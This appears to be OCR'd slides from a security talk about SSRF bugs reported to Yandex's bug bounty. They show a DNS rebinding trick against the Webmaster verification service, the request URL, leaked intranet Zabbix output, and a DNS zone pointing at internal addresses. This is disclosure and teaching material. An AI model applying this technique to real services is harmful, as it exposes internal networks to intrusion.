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
SSRF practice. Yandex

11 SSRF bugs accepted
7 XXE + SSRF bugs accepted
~ $12900 total reward
~ $760 per bug ($1000 max award by program)

Nice SSRF using DNS ;)

- Webmaster service provides content receiving of **YOUR** sites
- Validation process based on files/DNS
- Verification by **DOMAIN**, not by **IP**
- Attack vector: verify domain, than change A-record to Yandex's intranet
- Profit!

Nice SSRF using DNS ;)



webmaster.yandex.ru/server-response.xml?url=plb.oxod.ru&useragent=robot

plb.oxod.ru

URL

□ добавить заголовок If-Modified-Since ?

Код статуса HTTP: "200 OK"
Время ответа сервера: 119мс
IP сайта: 178.[redacted]
Заголовки:

```
    Date: Thu, 22 Nov 2012 23:35:51 GMT
    Content-Length: 6588
    Keep-Alive: timeout=5, max=100
    Set-Cookie: zbx_sessionid=452676ac2ec3d30a2e22641c24b01b3
    Content-Type: text/html; charset=UTF-8
    Connection: Keep-Alive
    X-Powered-By: PHP/5.2.17
    Server: Apache/2.2.21 (FreeBSD) mo
```

Кодировка: utf-8
Размер страницы: 6.43Кб

содержимое страницы

Intranet content ;)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD
<html xmlns="http://www.w3.org/1999/xh
  <head>
    <title>ZABBIX (Local node)</title>
<meta name="Author" content="ZABBIX
<link rel="shortcut icon" href="images/ge
```


plb	A	178.[redacted]
plb	TXT	yandex-verification: 5768...
ten-zero-one	A	10.0.0.1
ten-zero-two	A	10.0.0.2
www	CNAME	oxod.ru.
yandex-hacked	A	127.0.0.1

Yandex SSRF discovery

- Intranet scan using SSRF is not ethical
- Using Google to find Yandex's intranet hosts is so ethical ;)
- Exploitation of SSRF to retrieve sentences data is not ethical
- Impact must be demonstrated to bug reviewers

Using Google to hack Yandex ;)

Googled config with IP and domain:



https://www.google.ru/search?q=zabbix+yandex.net&sugexp=chrome,mod=11&sourceid=chrome&ie=UTF-8

чтобы вернуться. Удерживайте,
смотреть историю.

Хотите перевести ее?

zabbix yandex.net

About 976,000 results (0.26 seconds)

[#ZBX-5551] **zabbix** dont remove ipv6 socket - **ZABBIX** SUPPORT
https://support.**zabbix**.com/browse/ZBX-5551
Block all support.zabbix.com results
7 Sep 2012 – LogFile=/var/log/**zabbix**/zabbix_agentd.log LogFileSize=10 DebugLevel=4 EnableRemoteCommands=0. Server = [redacted].**yandex.net**:1[redacted]3 ...

???

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